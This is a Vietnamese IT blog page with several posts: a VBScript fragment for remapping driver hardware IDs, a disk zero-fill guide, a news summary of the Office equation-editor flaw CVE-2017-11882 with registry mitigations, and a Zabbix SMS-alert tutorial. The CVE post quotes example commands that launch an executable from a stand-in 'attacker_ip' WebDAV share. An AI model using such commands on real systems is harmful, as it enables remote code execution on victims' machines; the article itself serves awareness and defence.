LCase(Right(strFile,4)) = ".inf" Then        inf_count = inf_count + 1        g_objDriverFolderDict.Add inf_count, strFile      End If    Next     MakeInfFileList Subfolder  NextEnd SubSub GetHWID  Dim regEx, Match, Matches, strFileName, strFile, objFile, line, strHardwareID, strCSV, z  z = 0  Set regEx = New RegExp  regEx.IgnoreCase = True  'regEx.Pattern = "[A-Z0-9]{2,}(?!PARAMS)\\[A-Z0-9_]{2,}_[A-F0-9]{2,}(&[A-Z_]{2,}_[A-F0-9]{2,}(&[A-Z]{2,}_[A-F0-9]{2,}(&[A-Z]{2,}_[A-F0-9]{2,})?)?)?"  regEx.Pattern = ",\s*?[A-Z0-9]{2,}\\[A-Z0-9_]{2,}_[A-F0-9]{2,}(&[A-Z_]{2,}_[A-F0-9]{2,}(&[A-Z]{2,}_[A-F0-9]{2,}(&[A-Z]{2,}_[A-F0-9]{2,})?)?)?"  For each strFileName in g_objDriverFolderDict.Items    'Print("GetHWID: Set strFile " & strFileName)    'unicode .inf file    Set strFile = g_objFSO.OpenTextFile(strFileName, 1, False, -2)    Do While strFile.AtEndOfStream = False      line = strFile.ReadLine      If Left(line, 1) <> ";" Then        Set Matches = regEx.Execute(line)        For Each Match In Matches          'On Error Resume Next          strHardwareID = Trim(Right(Ucase(Match.Value),Len(Match.Value)-1))          If dHwid.Exists(strHardwareID) Then            z = z + 1            dHwid.Item(strHardwareID) = strFileName          Else            dHwid.Add strHardwareID, strFileName          End If        Next      End If    Loop    strFile.Close()  Next  Print(Now & " : Found " & dHwid.Count & " HWIDs")  Print(Now & " : Found " & z & " duplicate HWIDs")End Sub'======================================================================================'Sort directory?'http://support.microsoft.com/kb/246067/


Chỉ cần copy file này vào usb và boot, hoặc copy vào ổ C chứa Windows cũ. Khởi động máy vào recovery mode (bấm f8  chọn Repair Your computer).


Có thể sẽ bị hỏi mật khẩu nếu máy cũ đặt mật khẩu, sau khi nhập thì hiện ra màn hình này:

Vào Command Promt và di chuyển đến ổ đĩa chứa file fix7_hdc.vbs gõ lệnh:

cscript fix_7hdc.vbs /enable /search

Sau khi chạy xong, khởi động lại máy và tiến hành cài lại toàn bộ driver cho máy mới.

Chúc các bạn thành công!

Thứ Bảy, 25 tháng 11, 2017

Cách zerofill dữ liệu trong ổ cứng mà không cần phần mềm thứ 3

Đôi khi bạn cần xóa dữ liệu trong ổ cứng để người khác không thể dùng công cụ phục hồi dược dữ liệu đó mà không muốn cài thêm phần mềm của hãng thứ 3 vì lo bị nhiễm virus từ nguồn phần mềm không an toàn trên Internet? Hãy đọc bài bên dưới để biết cách thực hiện bởi chỉ 1 cú enter!

Hướng dẫn thực hiện zerofill ổ cứng trên windows và linux :

1. Zerofill ổ cứng trên windows:

Bạn mở CMD hoặc Powershell bằng quyền Administrator rồi chạy lệnh sau:


cipher /w:X

Trong đó X là Ổ đĩa cần zerofill.

How to zerofill HDD without 3rd party apps

Lệnh trên sẽ thực hiện ghi đè dữ liệu lên các ô dữ liệu trống bằng 3 tiến trình:

  • Tiến trình 1: zero’s – 0x00
  • Tiến trình 2: 255’s, – 0xFF
  • Tiến trình 3: Random Number

Trên ổ cứng bình thường (Sata II, 7200RPM) tiến trình zerofill  phân vùng 100GB hết khoảng 60 phút. Bạn nên tắt hết các tiến trình truy cập ổ cứng khi đó để đẩy nhanh quá trình thực hiện.

2. Zerofill ổ cứng trên linux.

Trên linux có vài phần mềm chuyên dùng để xóa dữ liệu một cách an toàn và miễn phí. Tuy nhiên với các bản distro linux khác nhau thì lại phải mất công tìm và tải phần mêm phù hợp với phiên bản đó. Cách dưới đây sẽ dùng lệnh dd có trên mọi phiên bản linux để zerofill dữ liệu một cách an toàn mà không cần cài đặt thêm gì cả.


dd if=/dev/zero of=zerofill.bak; sync; rm zerofill.bak; sync

Lệnh trên sẽ tạo 1 file với dụng lượng tăng dần bằng cách điền vào các block trống giá trị zero. Khi file đạt độ lớn max thì bạn có thẻ ngừng tiến trình và xóa nó đi 1 cách an toàn bằng lệnh:

rm -f zerofill.bak

Zerofill on linux with dd command

Kết luận:

Việc xóa dữ liệu một các an toàn là rất cần thiết khi bạn không sử dụng đến ổ cứng hay thiết bị lưu trữ đó nữa do bán hoặc chuyển giao cho người khác mượn, trả server đã thuê… Cách zerofill dữ liệu trong ổ cứng mà không cần phần mềm thứ 3 mà tôi đề cập ở trên là cách đơn giản và nhanh nhất để xóa dữ liệu an toàn trên ổ cứng.

Chúc các bạn thành công!


Thứ Tư, 15 tháng 11, 2017

Lỗ hổng nghiêm trọng của MS Office cho phép hacker ngầm cài đặt phần mềm độc hại vào máy người dùng

Hãy cẩn thận khi mở các tệp trong Ms Office, đặc biệt là từ trên mạng.

Trong khi thế giới vẫn đang đối mặt với nguy cơ lỗ hổng bảo mật “built-in DDE featured” của Microsoft Office, các nhà nghiên cứu đã phát hiện ra một vấn đề nghiêm trọng trong một thành phần office khác, có thể cho phép kẻ tấn công cài đặt phần mềm độc hài từ xa lên máy tính nạn nhân.

Lỗ hổng này liên quan đến việc quản lý bộ nhớ, tồn tài trong tất cả các phiên bản Office từ office 2000 trở đi, bao gòm cả office 365, và hoạt động trên tất cả các hệ điều hành windows.

Lỗ hổng được đặt tên là CVE-2017-11882, Nằm trong EQNEDT32.EXE, một thành phần của MS Office chịu trách nhiệm chèn và chỉnh sửa các công thức toán học (đối tượng OLE) trong tài liệu. Tuy nhiên do hoạt động của bộ nhớ không đúng, các thành phần này không xử lý đúng đối  tượng trong bộ nhớ dẫn đến lỗi, do đó cho phép kẻ tấn công thực thi mã độc ngay trên máy nạn nhân mà nạn nhân không hề hay biết, ngay khi nạn nhẩn mở tài liệu độc hại.


Mười bảy năm về trước, EQNEDT32.EXE đã được giới thiệu trong Microsoft Office 2000 và đã được lưu giữ trong tất cả các phiên bản được phát hành sau khi Microsoft Office 2007 để đảm bảo phần mềm vẫn tương thích với các tài liệu của các phiên bản cũ hơn.

DEMO: Khai thác Cho phép chiếm quyền toàn hệ thống

Để khai thác lỗ hổng này, kẻ tấn công phải lừa được người dùng mở file office đã chỉnh sửa chèn mã độc hại.

Lỗ hổng này có thể bị khai thác để kiểm soát hoàn toàn một hệ thống khi kết hợp với cách khai thác chiếm quyền Windows Kernel (như CVE-2017-11847).

Một kịch bản khả dụng có thể xảy ra như sau:

Trong khi giải thích phạm vi của lỗ hổng, các nhà nghiên cứu của Embedi đề xuất một số kịch bản tấn công được liệt kê dưới đây:
“Bằng cách chèn một vài đối tượng OLE,  để khai khác lỗ hổng này, nó có thể thực hiện một chuỗi các lệnh tùy ý (ví dụ như tải một tập tin tùy ý từ Internet và thực hiện nó). ”
“Một trong những cách đơn giản nhất để thực thi mã tùy ý là khởi chạy một tệp thực thi từ máy chủ WebDAV do kẻ tấn công kiểm soát.”
Ví dụ: một kẻ tấn công có thể sử dụng lỗ hổng này để thực hiện các lệnh như cmd.exe / c start \\ attacker_ip \ ff. Lệnh này chỉ là 1 phần của kế hoạch tấn công, nhờ đó kết nối và kích hoạt mã độc khác . ”
“Sau đó, kẻ tấn công có thể chạy một tập tin thực thi từ máy chủ WebDAV bằng cách sử dụng lệnh \\ attacker_ip \ ff \ 1.exe Cơ chế bắt đầu của một tập tin thực thi tương tự như của \\ live.sysinternals.com \ tools service “.

Cách phòng tránh lỗ hổng.

Với bản sửa lỗi này, Microsoft đã giải quyết lỗ hổng này bằng cách thay đổi cách phần mềm bị ảnh hưởng xử lý bộ nhớ.

Do đó để phòng tránh, người dùng nên tải bản sửa lỗi bảo mật vào tháng 11 càng sớm càng tốt để giữ cho máy tính được an toàn trước tin tặc.

Vì thành phần này có một số vấn đề về bảo mật có thể dễ dàng bị khai thác, vô hiệu hóa nó có thể là cách tốt nhất để đảm bảo an ninh hệ thống của bạn.

Sửa lỗi ngay từ dòng lệnh Command Prompt:

Với bản 64bit:

reg add "HKLM\SOFTWARE\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400

Với bản 32 bit:

reg add "HKLM\SOFTWARE\Wow6432Node\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400

Bên cạnh đó, người dùng cũng nên kích hoạt tính năng Protected View (hộp cát Microsoft Office) để ngăn chặn việc thực hiện nội dung hoạt động (OLE / ActiveX / Macro).

Theo: The Hacker News: https://thehackernews.com/2017/11/microsoft-office-rce-exploit.html


Thứ Hai, 13 tháng 11, 2017

Thiết lập cảnh báo hệ thống bằng zabbix qua sms

Thiết lập cảnh báo hệ thống bằng zabbix qua sms

Mặc định, zabbix cho phép gửi sms cảnh báo đến số điện thoại người nhận thông qua modem gsm cắm thẳng vào server:  GSM modem: “/dev/ttyS0”

Tuy nhiên trong thực tế không phải lúc nào cũng có thẻ cắm modem gsm trực tiếp vào server như: Server thuê, Hoặc cài trong môi trường ảo hóa. Vì vậy ta sẽ thiết lập gửi sms thông qua 1 API gateway, việc gửi sẽ thông qua đường internet.

Công cụ cần thiết:

  • Zabbix server

  • Sms gateway: ozekisms

Tham khảo cài đặt zabbix server trong bài viết: hướng dẫn cài đặt zabbix server

Tham khảo cài đặt ozekisms trong bài viết:  Hướng dẫn cài sms gateway với usb 3g


Đăng nhập vào sms gateway vào tạo 1 user mới:


Username: zabbix

Password: 123456


Vào edit/outbound routing chọn add route

nhập thông số như hình.

Có nhiều cách để gửi SMS qua API của ozekisms: PHP, C#, shell, Perl…. ở đây ta sẽ dùng Perl cho đơn giản.

Trước tiên cài dặt Perl (nếu chưa cài)

yum install perl perl-libwww-perl

Tương tự như tạo script gửi mail trong bài viết thiết lập cảnh báo hệ thống bằng zabbix qua email ta sẽ tạo file sendsms.pl trong thư mục /usr/local/share/zabbix/alertscripts/

nano /usr/local/share/zabbix/alertscripts/sendsms.pl

Nội dung:

#!/usr/bin/perl#Perl cript to send sms#Author: sanbangtatca022015@gmail.com#use for sms gateway.#last modified 04, Nov, 2017use HTTP::Request;use LWP::UserAgent;use URI::Escape;use Getopt::Long;# Agrumentmy $nguoinhan = $ARGV[0];my $noidung = $ARGV[1];##################################################            Ozeki NG informations        ##################################################$host = "192.168.19.142";$port = "9501";$username = "zabbix";$password = "123456";$recipient = $nguoinhan;#$message = $noidung;################################################## Putting together the final HTTP Request ##################################################$url  = "http://"       . $host;$url .= ":" . $port;$url .= "/api?action=sendmessage&";$url .= "username="     . uri_escape($username);$url .= "&password="    . uri_escape($password);$url .= "&recipient="   . uri_escape($recipient);$url .= "&messagetype=SMS:TEXT";$url .= "&messagedata=" . uri_escape($noidung);####################################################            Sending the message          ###################################################$request = HTTP::Request->new(GET=>$url);$useragent = LWP::UserAgent->new;$response = $useragent->request($request);###################################################        Verifying the response            ###################################################if ($response->is_success) {    print "Message successfully sent \n"} else {    print "Message not sent! Please check your settings! \n"}

Tiếp theo vào Administration / Media Types


Thêm media type: sendsms thiết lập như hình vẽ


Bấm add để thêm media type


Thêm số diện thoại nhận sms cho user:

Các bước thiết lập triggers và Actions để gửi thông báo qua 1 media types vui lòng xem tại bài viết: https://toiyeuit.com/thiet-lap-canh-bao-thong-bang-zabbix-qua-email/

Chúc các bạn thành công!